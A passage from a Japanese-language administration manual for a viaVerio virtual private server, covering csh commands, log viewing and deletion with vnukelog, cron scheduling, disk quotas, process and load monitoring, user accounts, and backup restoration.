<code>Jobs-1</code>	ジョブの全リストを表示する。
<code>kill options id</code>	指定されたプロセス ID(s) または ジョブ ID(s) を終了する。
<code>kill (proc id)</code>	<code>ps -auxw</code> コマンドで参照できるプロセス ID を指定してプロセスを終了する。

UNIX シグナルと関数

名前	No.	機能
HUP	1	ハングアップ
INT	2	中断
QUIT	3	終了
ABRT	6	中止
KILL	9	強制終了
ALRM	14	アラーム時計
TERM	15	ソフトウェア終了シグナル
limit		プロセスまたは引数が指定されない場合は全ての制限を表示
login		ログインシェルを /bin/login に置き換え
logout		ログインシェルを終了
nice		特定のコマンド実行の優先順位を変更
nohup		ターミナルライン終了後以降にコマンド終了を防ぐ
Notify		バックグラウンドジョブが終了した際に報告
onintr		"On Interrupt" はスクリプトでの中断を操作
popd		スタックから値を表示
pushd		スタックへ値をプッシュ
rehash		PATH 変数のハッシュテーブルを再計算 (新しいコマンドを作成した際に rehash を実行し変更を反映)

Repeat		指定した回数コマンドを繰り返し実行
Set		変数に値を代入
Setenv		環境変数に値を代入
shift		配列変数をシフト。例えば、 <code>name [2]</code> は <code>name [1]</code> になる。スクリプトで配列から値を得る場合に使用。
source		CSH スクリプト上のコマンドを読み込み実行。例えば、 <code>.cshrc</code> ファイルを変更した際に <code>source .cshrc</code> を実行し、変更を反映。
stop		バックグラウンドジョブを停止。
suspend		フォアグラウンドジョブをサスペンド。 (<code><ctrl>-z</code>)
switch		引数と変数が合致する条件を実行する。 <code>case</code> と合わせて使用される。
time		コマンドを実行したさいにかかる時間を表示する。シェルスクリプトの実行にどの程度の時間を要したかを確認する際に使用。
umask		ファイル作成マスクを表示する。
unalias		エリアスリストからエリアスを削除。
unhash		内部ハッシュテーブルを削除 (<code>PATH</code> 変数を参照する)
unlimit		リソースの分配制限を開放する。
unset		1つ以上の変数を開放する。(set コマンドで指定されたもの)
unsetenv		環境変数の開放。
wait		バックグラウンドジョブが完了するまで実行を待つ。

while/end		While ループ
-----------	--	-----------

さらに詳しい情報について

この章で解説された情報についてのさらに詳しい情報は viaVerio ウェブサイトでご覧になれます。

Perl モジュールのインストール

<http://viaverio.com/support/virtual/perl/mod/>

第 8 章 – VPS の管理運用

VPS 管理者として、VPS に関する運用タスクを行う責任があります。これらの責任は VPS で運用しているものによって変わります。

この章では以下の情報について解説します。

- サーバログの管理
- `cron` を使った管理
- クォータの管理
- VPS の負荷管理
- ユーザの管理
- バックアップ
- VPS のトラブルシューティング
- より詳しい情報について

サーバログの管理

VPS にはメール、FTP、ウェブの 3 種類のログが存在します。これらのログには解析情報やウェブサイトへの訪問者の情報などが記載されています。ログは非常に有用ですが、正しく管理されないと問題を起すこともあります。

メール及び FTP ログの管理

メールと FTP、ログインの記録は `~/var/log/messages` にログされます。このログファイルは主にメールの問題をトラブルシュートするために使われます。バーチャル SMTP サーバをメールが通過するたびに `sendmail` はトランザクションをログします。バーチャル POP、IMAP でユーザがメールを確認する際もログされます。VPS に Telnet または SSH でアクセスする際は `var/log/messages` にセッションがログされることはありません。

`~/var/log/messages` ファイルは色々なプログラムが記録するログを保存します。各記録は一行で記載され、以下の情報を含みます。

- タイムスタンプ (ログ記録時間を記載)
- ログを記録したプログラム名
- ログエントリのテキスト

<<How To>> `~/var/log/messages` ファイルの閲覧

VPS のコマンドプロンプトで以下を実行する。

```
% tail -f ~/var/log/messages
```

`tail` コマンドは指定されたファイルの最終行を出力します。`-f` オプションはファイルに追加される情報を随時表示します。`<ctrl>-c` で `tail` を終了できます。

`~/usr/log/messages` ファイルは時間と共に大きくなるため、定期的によりセットする必要があります。

<<How To>> `~/var/log/messages` ファイルのリセット

VPS コマンドプロンプトで以下を実行する。

```
% cat /dev/null > ~/var/log/messages
```

これで全てのログが削除されます。

注意: 必要な場合は、ログのリセットをする前にアーカイブされたコピーを作成します。例えば、`tar` や `zip` などを使ってアーカイブしたログを FTP でダウンロードしておきます。

`vnukelog -r` コマンドでも同じことができます。ただし、このコマンドは `messages` だけでなく、ウェブサーバのログファイルも削除します。`vnukelog` コマンドはこの章でも解説します。

ウェブログの管理

ウェブサイトへのトラフィックの詳細を知ることはあなたのビジネスにを左右するかもしれません。VPS ウェブサービスはあなたのウェブサイトの統計情報を簡単に取得することが可能になっています。このセクションでは VPS のウェブログを管理するための情報を説明します。

- ウェブサーバログの書式
- ログファイルの解析
- ログファイルの循環と削除

ウェブサーバログの書式

VPS のウェブサービスはウェブサイトへのトラフィックに関わる全てのログを `~/www/logs` ディレクトリに保管します。デフォルトでは VPS は統合ログフォーマットでログを取ります。全ての情報は以下の二つのファイルに保存されます。

`access_log` (全てのアクセス、エージェント、参照元情報が `~/www/logs/access_log` に保存されます。)

`error_log`

これらのファイルにログされているのは各ページへのアクセスボリューム、各ページへのアクセスに利用されたブラウザ名、ユーザがウェブページのダウンロード中に遭遇したエラー、ウェブサイトはどこからアクセスしたかの参照元などの情報です。

VPS はウェブサーバ設定ファイル(`~/www/conf/httpd.conf`)を編集することでコモンログフォーマットでログを保存するように設定することもできます。そのフォーマットではログは以下の4ファイルに保存されます。

```
access_log
agent_log
referrer_log
error_log
```

ログフォーマットや他のログ活動は `httpd.conf` 設定ファイルで定義されます。デフォルト指示子定義はほとんどの場合は十分でしょう。しかし、この指示子は必要な場合は自由に変更(またはログを停止)することができます。第6章でログ指示子について詳しく解説しています。

VPS が設定されたとき、デフォルトログ設定は統合ログフォーマットで記録していることを忘れないでください。

ログファイルタイプ	ログファイル名
ErrorLog	error_log
TransferLog	access_log
AgentLog	access_log
ReferrerLog	access_log

Error Log の活用

リクエストされた情報を取得する際に発生したエラーはエラーログに追加されます。エラーログを解析ツールとして使用することができます。エラーログを時々ダウンロードし、何が記録されているか確認します。そうすることで、自身のサイトのリンク切れや外部サイトへのリンク切れなどを確認することもできます。

<<How To>> error_log ファイルの最新行を閲覧する

1. VPS に Telnet または SSH で接続する。
2. `www/logs` ディレクトリへ移動する。

```
% cd ~/www/logs/
```
3. `logs` ディレクトリで以下を実行。

```
% tail -f error_log
```

注意: `tail` コマンドは指定したファイルの最後の 10 行を表示します。 `-f` オプションを使うとファイルに追加される行を追うことができます。 `<ctrl>-c` で終了することができます。

エラーログの詳細レベルを `httpd.conf` ファイルの `LogLevel` 指示子で指定することができます。

Error Log のテスト

以下の URL をお使いのブラウザで開きます。(yourcompany.com はお使いのドメイン名と置き換えてください。)

<http://www.yourcompany.com/bogus-filename.html>

`bogus-filename.html` ファイルが存在しないと仮定すると、以下のような行がエラーファイルに追加されます。

```
[date and time] access to
/usr/local/etc/httpd/htdocs/bogus-filename.html failed
for some.remote.host, reason: File does not exist
```

Access Log ファイルの利用

ログファイルが空でないかぎり、`tail` コマンドは最新行を表示します。各行はバーチャルウェブサーバへのアクセスを意味します。

<<How To>> Access Log ファイルの最新行を閲覧する

1. VPS に Telnet または SSH で接続する。
2. `www/logs` ディレクトリへ移動する。

```
% cd ~/www/logs/
```
3. `logs` ディレクトリで以下を実行。

```
% tail -f access_log
```

Access Log のテスト

ブラウザで VPS のインデックスファイルにアクセスしてください。ブラウザがアクセスすると同時に新しいログがログファイルに追加されます。入力は以下ようになります。

```
some.IP.address - user - [access date and time]
"request" status bytes_sent file_sent referrer agent
```

注意: `tail` コマンドは"`<ctrl>-c`" で終了できます。

Access Log フォーマット

アクセスログの各行は6つの部分で構成されています。以下の例を使って解説します。

```
some.remote.host - user - [19/Aug/1998:13:48:56 -0600]
"GET /index.html HTTP/1.0" 200 4817
"http://www.yahoo.com" "Mozilla/4.75 [en] (Windows NT
5.0; U)"
```

このエントリーは1998年8月19日13時48分56秒 - 600タイムゾーン(山岳標準時)に"some.remote.host"が URL "index.html" を HTTP/1.0-互換ブラウザを使ってリクエストしたことを意味します。サーバはリクエストされたリソースを発見 (status code 200) し、クライアントに返信しました。ドキュメントは4817バイトで、リクエストはYahoo (参照元サイト) から来ており、Netscape Navigator v4.75 ("Mozilla" はウェブサーバが Netscape を認識した場合に記録されます。) を使いました。

以下の表は上記の例をさらに詳しく説明します。

アクセスログの部分	記載例	解説
ホスト名 (host name)	some.IP.addr ess	アクセス元のリモートホストの IP アドレス。
ユーザ ID (user ID)	user	要求されたリソースへのアクセスに必要なとされる User ID。ユーザ認証が必要でない場合はこのフィールドは空になる。
タイム スタンプ (time stamp)	[19/Aug/1998 :13:48:56 - 0600]	[大括弧に囲まれ] ログエントリーが行われた日時を秒単位まで記録。
リソース リクエスト (resource request)	"GET /index.html HTTP/1.0"	リソース要求は3つのフィールドに分かれます。1) 要求の方法(GET, POST, etc.) 2) 要求されたリソースの URL 3) クライアントの HTTP バージョン

ステータスコード (status code)	200	HTTP ステータスコードは 200 から 599 の範囲を持つ。200 から 299 までの値は成功した要求を表し、300 から 399 までは他の URL へのリダイレクトを表す。400 以上の値はエラーを表す。
ファイルサイズ	4817	バイト数で表される。
参照元 (referrer)	"http://www.yahoo.com"	リソースの参照元ドキュメントの情報
エージェント (agent)	"Mozilla/4.75 [en] (Windows NT 5.0; U)"	エージェントログはサイトへアクセスしているブラウザ(またはスパイダー)のリストです。ウェブサーバへのリクエストがあるたびにそのブラウザのタイプを記録します。

ログファイルの解析

実際に記録されているログのデータ量はトラフィックが少ないサイトでも非常に煩雑なものになります。データが意味を成すようにするには解析プログラムで、処理、解析し、レポートを作成させます。このようなログ解析プログラムは多く存在します。

WebTrends

WebTrends™ (<http://www.webtrends.com/>)はウェブサイトのトラフィックをグラフィカルなレポートにするウェブサーバログ解析ソフトウェアです。WebTrends はユーザフレンドリなインターフェースを持つため、簡単に操作することができます。WebTrends が VPS のウェブログファイルをダウンロードするよう設定し、レポートを作成させます。作成されたレポートはローカルコンピュータに保存しておくことも、VPS にアップロードすることもできます。

その他のログ解析プログラム

VPS に直接インストールすることのできるログ解析プログラムは数多く存在します。それらの多くはウェブサーバログを解析し、HTML、テキスト、またはメールリポートを作成します。それらのうち、`http-analyze`、`analog`、`Webalizer` がご利用頂けます。

これらのソフトウェアパッケージはコマンドプロンプトから実行するため、使い方は多少複雑になりますが、インストールは簡単で、無償で後利用頂けます。ログ解析ソフトウェアに関するより詳しい情報は viaVerio のウェブサイトを参照してください。

注意: ログ解析プログラムによっては特定のログフォーマットを指定しなければいけません。お選びのログ解析プログラムが指定するログフォーマットを使用するよう設定してください。

ログファイルの循環と削除

ログは急激に大きくなることがあります。循環と削除を行う必要があります。お選びの解析プログラムを実行した後、ログを削除することをお勧めします。ログファイルを削除するコマンドは、`vnukelog` です。`vnukelog` コマンドは `~/usr/log/messages` ファイルを含む VPS 上の全てのログファイルを削除します。

`-h` フラグを使うと `vnukelog` のオプションを参照できます。

```
% vnukelog -i
Usage: vnukelog [-h] [-i] [-r]
-h    display this message
-i    enter interactive mode
-r    nuke root server logs only
```

`vnukelog` コマンドをフラグ無しで実行すると、`~/usr/log/messages` ファイルと全てのログファイルが削除されます。

```
% vnukelog
```

`-r` フラグを使うと VPS のログファイルだけを削除し、バーチャルサブホストのログは削除されません。

```
% vnukelog -r
```

`-i` フラグを使うとインタラクティブモードになり、消したいログファイルだけを選んで削除することができます。

```
% vnukelog -i
```

日次、週次、または月次で統計を生成することは重要です。`cron` を使って自動的にレポートを作成しログを循環させることを推奨します。

cron を使った管理

`cron` を使うと、予定されたタスクを自動的に実行することができます。`cron` は UNIX のシステムスケジューラです。`cron` を使うことで、日次、週次、月次、時間毎などで発生するイベントをスケジュールすることができます。Telnet プロンプトから実行することのできる全てのコマンドが `cron` で実行できます。`cron` に関する詳しい情報は Telnet でサーバに接続し、`man 5 cron tab` を実行すると参照できます。このセクションの情報の多くは Paul Vixie が編集した `man` (manual) ページから抜粋しています。

個々の VPS はスケジュールされたタスクを実行するために各々 `cron` をロードします。`cron` を有効活用するためにはスケジュールされたタスクを `cron` デーモンにファイルからロードします。`cron` を直接操作することもできますが、`cron` のタスクをファイルからロードすることで、タスクの管理などを容易にすることができます。通常これらの `cron` ファイル `cronfiles` `~/etc` ディレクトリの `cronfiles` ディレクトリに保存します。

<<How To>> cronfiles ディレクトリの作成

1. Telnet で VPS に接続する。
2. 以下を実行する。

```
% cd ~/etc
% mkdir cronfiles
```

`cron` 情報を記録したファイルをこのディレクトリに保存します。`cron` ファイルを作成後、`cron` デーモンにロードする必要があります。

<<How To>> cron デーモンにファイルをロードする

ファイルが配置されているディレクトリへ移動する。

```
% cd ~/etc/cronfiles
```

`cron` ファイルを `my_cron_file` ディレクトリに配置した場合は、`cron` デーモンに以下のコマンドでファイルをロードします。

```
% crontab my_cron_file
```

`cron` ファイルの内容が `cron` デーモンのメモリ内に読みこまれます。
`cron` メモリにロードされている内容を参照するには `cron` に `-l` (`list`) オプションを指定して実行します。

```
% crontab -l
```

`cron` は他にも編集や削除といったコマンドラインオプションを持ちます。これらのコマンドで `cron` メモリ内の情報を編集することができます。例えば、`cron` 情報にもう1つイベントを追加したい場合には、`crontab -e` オプションを使います。

```
% crontab -e
```

これで `cron` プログラムがメモリに保存している情報のコピーを取得し、その編集を行うことができます。ただし、この方法では `cron` のメモリ上に編集結果が残るだけなので、ファイルから `cron` にロードする方法を推奨します。

```
% crontab -r
```

上記のコマンドは `cron` へロードした情報を全て削除します。

注意: `cron` エントリを `crontab -e` で作成して `crontab -r` を実行した場合、`cron` エントリは全て失われます。このようなことから、`cron` ファイルを別途作成しファイルから読み込むことを推奨します。

`cron` ファイルの作成

`cron` ファイル内では空白行は無視されます。#で始まる行はコメントとして認識されます。`cron` には環境変数と、`cron` コマンドの二つのエントリがあります。

環境変数

環境変数は以下のように定義されます。

```
name = value
```

イコールサインを囲むスペースはオプションで、`value` に含まれるスペースは値として認識されます。値の文字列はクォート(シングル、ダブル)で囲むこともできます。

設定することのできる環境変数の1つに `MAILTO` 変数があります。`MAILTO` が定義されると、`cron` によって出力されるエラー情報メールなどが指定したメールアドレスに送信されます。この値が明示的に定義されない場合はエラーメッセージは VPS ログイン名に送信されます。例えば、VPS 管理者のログイン名が "judy" の場合、管理メールは `cron` から judy@yourcompany.com宛てに送信されます。`MAILTO` エントリの例は以下のようになります。

```
MAILTO=johndoe@yourcompany.com
```

`MAILTO` が以下のように定義されると、`cron` からメールは送信されません。

```
MAILTO=" "
```

`cron` コマンドの設定

`cron` ファイルの各コマンドエントリは `cron` がどの日時にイベントが実行されるかを決定するいくつかのフィールドで構成されます。最初の5つのフィールド(スペースで分割)は以下のように日時を指定します。

CRON 日時フィールド	
フィールド	指定値
分	0-59
時	0-23
日	0-31
月	0-12 (月の最初の3文字でも指定可能 例: Aug)
曜日	0-7 (曜日の最初の3文字でも指定可能 例: Mon)

アスタリスクは最初から最後までワイルドカードとして使用することができます。アスタリスクは指定可能な値全てでイベントを実行したい場合に使用します。例えば、ログファイルを毎月消去したい場合に月のフィールドにアスタリスクを指定します。想像できるように `cron file` ファイルの分にアスタリスクを指定するのは VPS に過負荷をかけるため指定するべきではないでしょう。

ハイフン("-")を使うと2つの数時の範囲を指定できます。例えば、cron を使って4月15日に納税期限が来る事をメールで警告するようなメールを1月から4月まで送信するようにしたい場合は、cron file で1-4を月のフィールドに指定すると、cron は1月から4月まで実行されます。値のリストはカンマで区切って指定することができます。例えば、1,7,9,10は1月、7月、9月、10月を意味します。/サインを使用すると指定する値毎に実行することができます。例えば、1-12/2は隔月を指定することになります。月と週のフィールドは名前で指定することもできます。最初の3文字を使って指定します。このオプションは範囲またはリストとして指定することはできません。

以下は日時に指定できる値の追加例です。

例:	発生する事象 (時間フィールドを使用した例)
8-12	イベントは 8,9,10,11,12 時に発生する
1,4,5,7	イベントは指定された 1,4,5,7 時に発生する
0-4,8-12	イベントは指定された二つの範囲で発生する
0-23/2	イベントは 2 時間毎に 2,4,6,8...のように発生する
*/2	上記と同じ

`cron` ファイルの 6 番目のフィールド(例 `cron` 行の残り)は実行したいコマンドを記載するフィールドです。コマンド、または % で次行に続くコマンドは `/bin/sh` (または `SHELL` 環境変数で指定された値)によって実行されます。コマンド内のパーセントサインはバックスラッシュ(\)でエスケープされないかぎりはその次の行もコマンドの一部として認識されるのに使用されます。

`cron` で納税期限をメールする例

```
# This is a comment.
SHELL=/bin/csh
MAILTO=johndoe@yourcompany.com
5 22 14 1-4 * mail -s "Your taxes are due on April
15th"
judy@yourcompany.com%Judy,%Fill out your taxes!%
```

注意: ハードリターンを `cron` コマンドに含まないでください。行は自動的に折り返されます。ハードリターンは `cron` に `cron` コマンドの終了を伝えます。

`cron` でログを毎月削除する例

```
MAILTO=johndoe@yourcompany.com
1 3 * * * /usr/local/bin/virtual
/usr/local/bin/vnukelog -r
```

上記例の `virtual` コマンドの使用に注意してください。 `virtual` コマンドはユーザのホームディレクトリからスクリプトを実行する際に使用されません。 `CRON` ジョブは VPS 環境では実行されません。これらは VPS のユーザ ID(ユーザ権限を管理する特別な数字)で実行されています。このことから、`cron` でスクリプトを実行しようとする、スクリプトへのフルパスを指定する必要があります。これにはホームディレクトリへのパスも含まれます。例えば、Telnet ログイン名が "judy" の場合、ホームディレクトリへのパスは `/usr/home/judy/` となります。これが物理サーバのルートディレクトリからのパスとなります。

`cron` で時々 judy へのメールを送信する例

```
01 09 14,30 1,3,5,7,8,10,12 * cat $HOME/etc/ cron
file/my_cron_file | /usr/bin/mail -s "Message goes
here" judy@yourcompany.com
```

`cron` で自動的に `getstats` を実行する例

```
40 19 * * * /usr/local/bin/getstats -d -f |
/usr/bin/mail -s "HTTP Daily stats"
judy@yourcompany.com
```

クォータの管理

VPS には物理サーバのディスク容量をどれだけ使うことができるかをコントロールするクォータがあります。VPS によって使うことのできるディスク容量は変わります。追加ディスク容量を購入することでいつでもクォータを上げることはできますが、クォータに到達したからと言って必ずディスク容量を購入する必要があるわけではありません。VPS にあるログファイルがクォータを圧迫していることもよくあります。これらについてはこの章で解説されています。

クォータコマンド使用例

VPS が使用しているディスク容量を確認するには、サーバに接続し、以下のコマンドを実行します。

```
% quota
Disk quotas for user bob (uid 11487):
Filesystem blocks quota limit grace files quotalimit
grace
/usr          80030  281600 309760  255  55000 57750
```

quota コマンドの出力定義

列	解説
Filesystem	/usr volume に存在する全てのファイルをクォータが確認していることを示す。さらに、/backup volume にもユーザはファイルを所有するがこれはクォータにはカウントされない。
Blocks	現在使用されている容量を示す。1 ブロックは 1024 バイトである。例では 81.9 MB を使用している。(80030x1024)。
Quota	VPS が使用可能なディスク容量をブロック数で示す。この VPS は 275 MB をデフォルトで持つ (281600/1024=275)。クォータはソフトリミットであり、サーバはクォータに達しても動作しつづける。
Limit	これはハードリミットを表し、この上限を超えた場合、サーバはディスクへの書き込みができない状態になる。VPS のリミットはクォータの 10% (275+27.5=302.5 302.5*1024=309760) 分である。
Grace	グレース期間はハードリミット到達までに許された時間である。グレース期間は 7 日間で、サーバはクォータに達しても、クォータの 10% を超えるか、7 日間までは動作しつづける。
Files	クォータはファイル数とディスク容量でコントロールされている。現在 1 MB あたり 200 ファイルを作成することができる (275*200=55000 ファイル)。ファイル制限はクォータとグレースを持ち、ディスク容量のクォータと同じ動作をする。

注意: クォータを超えたときはリミットに達する前に対応する必要があります。リミットに達すると、ファイルを作成したり、ファイルに追加するプログラム(ウェブサーバなど)は動作しなくなります。

ログファイルでクォータを超える

サーバはメール、FTP、ウェブのログファイルを運用しています。活発なサーバではログは急激に増加することもあります。ログファイルによってリミットに達することのないよう、cron ファイルを設定し、ログをメールした後削除するようにしてください。詳しくはこの章の「Cron で管理する」を参照してください。

<<How To>> ログファイルの削除

コマンドプロンプトで、`vnukelog -r` を実行すると以下を含む全てのログを削除します。

```
~/usr/log/messages (this is the log file for E-mail, ftp and logins)
~/www/logs/error_log
~/www/logs/access_log
```

<<How To>> サブホストのログファイルを削除

コマンドプロンプトから `vnukelog -d ServerName` (`ServerName` はログファイルを削除したいサブホストの `VirtualHost` 指示子に定義されている `ServerName` を指定)を実行します。これで特定のサブホストのログファイルを削除できます。

サブホストのクォータ管理

サブホストのログを管理するためのコマンドは `vnukelog` です。コマンドは `httpd.conf` を読みこみ、ログを持つサブホストを検索し、ログファイルをリストします。その後、`vnukelog` で削除するファイルを指定できます。

<<How To>> ディスク使用量を閲覧

コマンドプロンプト上で以下を実行。

```
% cd
% vdiskuse | more
```

注意: `vdiskuse` は現ディレクトリ以下のディレクトリとファイルをリストします。

VPS の負荷管理

それぞれの VPS は物理サーバの一定のリソースを与えられています。このようなリソース分配はある一つの VPS が物理サーバや、同じ物理サーバにいる他の VPS のパフォーマンスを低下させることを防ぎます。VPS で安定したパフォーマンスを発揮させるには、サーバへの負荷を管理することが大変重要です。「負荷」とは以下のような資源の利用することで生じる負荷をいいます：

- メモリ
- CPU
- 開かれているファイル
- プロセス

個々の VPS が物理サーバのパフォーマンスを酷使しないよう使用制限が設けられています。

<<How To>> Virtual Server の負荷確認

コマンドプロンプト上で以下のコマンドを実行します：

```
% top
```

top コマンドは以下のカテゴリに関するホストサーバと VPS の累積合計を表示します：

- 負荷平均
- プロセス数
- CPU 使用量
- メモリ使用量

Top コマンドの実行例

以下は top コマンドの実行例です：

```
last pid: 89301; load averages: 0.06, 0.02, 0.00
up 14+03:11:06 08:02:06
12 processes: 1 running, 11 sleeping
```

CPU states: 34.6% user, 0.0% nice, 15.2% system,
0.8% interrupt, 49.4% idle

Mem: 325M Active, 52M Inact, 94M Wired, 12M Cache, 59M
Buf, 7720K Free

Swap: 512M Total, 69M Used, 443M Free, 13% Inuse

PID	USERNAME	PRI	NICE	SIZE	RES	STATE	TIME
WCPU	CPU	COMMAND					
89218	trout	28	0	1396K	1000K	RUN	0:01
0.89%	0.73%	top					
3863	trout	18	0	2156K	392K	pause	0:01
0.00%	0.00%	httpd					
95617	trout	2	0	2212K	932K	accept	0:00
0.00%	0.00%	httpd					
92567	trout	2	0	2212K	936K	accept	0:00
0.00%	0.00%	httpd					
14464	trout	2	0	2212K	936K	accept	0:00
0.00%	0.00%	httpd					
89179	trout	18	0	1312K	824K	pause	0:00
0.00%	0.00%	tcsh					

top 用語の定義

用語	定義
PID	プロセス ID 番号。それぞれのプログラムは一意の PID を持っている。
USERNAME	プロセスを実行しているユーザ名。
PRI	優先度。プロセスによっては他のプロセスより重要であったり、他のプロセスからの情報を待ったりしていることがある。優先度はカーネルがどのプロセスにプロセッサを優先するかの順位決定に使われる。
NICE	プログラムの「やさしさ」をあらわす。数値は 0 から 20 まで設定可能。例：NICE を 10 と設定したプログラムは他の多くのプログラムが先に実行されることを許す。基本的にはカーネルがどのように優先度を決定するかを変更する。
SIZE	メモリ使用量とプログラムの実際の大きさを含めたプロセスの合計の大きさ。
RES	実際に使用されているリソースの容量。(通常はメモリ)大抵の場合は SIZE よりも少なくなる。現在のメモリ使用量を確認できる。
STATE	プロセスの状態。例：待機(sleeping)、実行中(running)、またはポーリング中(polling、入力条件が満たされるかどうかの確認中)
TIME	プロセスが使用したプロセス時間の合計。
WCPU	CPU の使用待ちプロセスがどの程度の割合の CPU 使用を必要としているか。(詳細については top マニュアルを参照のこと)
CPU	プロセスが使用している CPU 時間のパーセント表示。
COMMAND	実行中のプログラム。

以下に説明するように、top を実行中に他のタスクを実行することもできます。

<<How To>> 画面に表示されるプロセス数を増やす

top を実行中に「n」を押します。

<<How To>> プロセスの終了

1. `top` 実行中に「k」を押します。
2. プロセス ID(PID)を入力します。

左の列は PID を保存します。スペースで区切って複数の PID を入力することで、複数のプロセスを終了することができます。

注意: プロセスを終了する際は慎重に行ってください。プロセスの終了を行うのは、プロセスがハングしているときか、リソースを異常に使用しているときです。

メモリとプロセス

プロセスとは実行されている(running)、眠っている(sleeping)、または待っている(waiting)プログラムを指します。例えば、ウェブサーバにアクセスがあると、HTTPD(アパッチ)がプロセスを使用します。もしプログラムがメモリ割当量を超えると、VPS がシャットダウンします。例えば、リアルオーディオ(RealAudio)が実行されている VPSA を使用している場合、リアルオーディオサーバが全体の半分である 4MB のメモリを消費するので、他のプロセスが使用できるのは残り半分の 4MB となります。

<<How To>> プロセスの確認

コマンドプロンプト上で以下のコマンドを実行します：

```
% ps
```

例：POP で始まるプロセスを確認したい場合は：

```
% ps -ax | grep pop
```

プロセスを終了したい場合の例：

```
% ps -ax | grep pop
```

```
% kill pid_number
```

ユーザの管理

VPS の管理者は以下のタスクを行わなければいけません :

- ユーザの追加
- ユーザの削除
- ユーザ情報の編集

以下のコマンドはユーザとその情報を直接編集します。それぞれのコマンドに関して詳しい説明はこの章に記載されています :

<code>vadduser</code>	ユーザの追加と編集を行う。
<code>vlistuser</code>	VPS 上の全ユーザの一覧を表示する。
<code>vrmsuser</code>	特定のユーザの削除。
<code>vpaswd</code>	ユーザパスワードの変更。

<<How To>> `vadduser` を使ってユーザを追加する

1. Telnet プロンプトから `vadduser` と入力します。実行すると、コマンド例に示されるようないくつかのフィールドを入力するための画面を表示します :

```
% vadduser
```

```
Please supply answers to the series of questions below.
When a `default answer' is available, it will follow
the question in square brackets. For example, the
question:
```

```
What is your favorite color? [blue]:
```

```
has the default answer `blue'. Accept the default
(without any extra typing!) by pressing the Enter key
-- or type your answer and then press <Enter>.
```

Use the <Backspace> key to erase and aid correction of any mistyped answers -- before you press <Enter>. Generally, once you press <Enter> you move onto the next question.

Once you've proceeded through all the questions, you will be given the option of modifying your choices before any files are updated.

Press <Enter> to continue:

2. ユーザ名を入力してください。
3. メールと FTP で使用するパスワードを入力してください。
4. もう一度パスワードを入力します。
5. ユーザの氏名を入力しエンターキーを押します。氏名は 8 文字以下で「.」(ピリオド)または「:」を使わないでください。
6. 新規ユーザが必要とするサービスを選んでください。デフォルトでは FTP とメールが選択されています。サービス名を入力することで「選択/非選択」を切り替えることができます。
 - ファイルのアップロード/ダウンロードを行う FTP。 (File Transfer Protocol)
 - POP, IMAP, と SMTP を含むメールサービス。

注意: ユーザのアカウントが IMAP 経由でアクセスされる場合は FTP サービスが有効になっている必要があります。

7. "Do you want to add service options like quotas to this account?"(ユーザにクォータを設定しますか?)という問いに Yes か No で教えてください。
8. FTP クォータを MB 単位で入力します。(0 はクォータ無しです)
9. "Where would you like to put the user's home directory?" (ユーザのホームディレクトリをどこにしますか?)という問いに対して数字で教えてください。ユーザのホームディレクトリとして 4 つのオプションがありますが、場所を指定することもできます。下の表はそれぞれのオプションについての簡単な説明です。

説明	例
----	---

メールアカウント向けホームディレクトリ	/usr/home/username
ウェブアカウント向けディレクトリ	/usr/local/etc/httpd/htdocs/username
バーチャルホスト向けディレクトリ	/usr/local/etc/httpd/htdocs/vhosts/username
Anonymous FTP ディレクトリ	/ftp/pub/username
独自に定義	/usr/local/etc/httpd/htdocs/vhosts/some_directory/username

- メールアカウントには 1 を指定してください。
- ウェブアカウントには 2 を選択してください。
- バーチャルホストアカウントでは 3 を選択してください。このオプションを推奨する二つの理由があります。第一に、FrontPage 2000 を使う場合このオプションを指定する必要があります。第二に、**vhosts** ディレクトリはそれぞれのバーチャルホストアカウントのディレクトリが存在することのできる場所を支配下に置きます。それぞれがお互いから隔離され、独立し、セキュリティも守られます。
- 匿名 FTP の場合は 4 を選択してください。
- または独自のカスタムパスも指定できます。

注意: **vadduser** スクリプトの実行は一箇所(FTP と E-Mail)を除き簡単です。FTP と E-Mail のサービスはデフォルトでそれぞれのアカウントに対して追加されます。もし FTP と E-Mail の両方の権限を持たせたい場合には、<Enter> キーを押してデフォルトのまま続行してください。ユーザに FTP 権限だけを持たせたい場合、メール権限を外すために「mail」と入力してください。ユーザに E-Mail 権限だけを持たせたい場合は、「ftp」と入力します。もし現在使用権限が与えられていないサービスを追加したい場合は、必要なサービス(E-Mail または FTP)を入力し<Enter>を押してください。

例えば、もし山田太郎さんが「yamada」というアカウントを持っていて、VPS に付帯するドメイン名が「yourcompany.com」だった場合、山田さんのメールアドレスは「yamada@yourcompany.com」になります。

注意: FTP クォータはユーザのホームディレクトリ配下にあるディレクトリツリーによって消費されるディスクスペースに対して有効になります。FTP クォータは FTP でファイルをアップロードするときのみ有効です。メールクォータはユーザのメールファイルである `~/usr/mail` によって消費されるディスクスペースに対して有効になります。それぞれのクォータは MB 単位の整数で表示されます。

<<How To>> vadduser で既存のユーザの情報を編集する

1. もう一度 `vadduser` を実行します。
2. ユーザ名を指定します。
3. `vadduser` はユーザ名を検索し、ユーザアカウント情報を編集したいか確認します。質問に回答する形で情報を編集します。

<<How To>> ユーザのリスト表示

vlistuser VPS 上に存在するユーザをリスト表示します。名前、ユーザ ID、ホームディレクトリと E-Mail/FTP クォータの順に表示されます。

<<How To>> ユーザの削除

vruser VPS からユーザを削除します。**vruser** を実行するには Telnet プロンプト上でコマンドを入力してください。

<<How To>> ユーザパスワードの変更

vpasswd ユーザのパスワードを変更します。**vpasswd** を実行するには「**vpasswd ユーザ名**」を Telnet プロンプトで入力します。

バックアップ

VPS のディレクトリ構造は毎晩 `/backup/home/ユーザ ID` にコピーされます。コピーされる前に古い `/backup/home/ユーザ ID` データは tar ファイルとして圧縮され、テープに保存されます。他の場所からファイルを修復するのは `getback` というユーティリティがないと難しいでしょう。`getback` を使ってファイルを修復するには、Telnet でサーバにつなぎ、ファイルがあったディレクトリに行き、「`getback ファイル名`」または「`getback ディレクトリ名`」と入力します。これで `/backup/home`、`/usrbackup`、そしてテープに保存されているそれぞれのファイルの時間と日付を表示します。古いファイルについては修復に料金がかかることがあります、その際には `fee` と表示されます。

VPS のトラブルシューティング

VPS 管理者はその時々発生するエラーや問題をトラブルシューティングしなければいけません。トラブルシューティングの多くがこの章です。すでに説明されていますが、概要をもう一度解説します。

クォータの確認

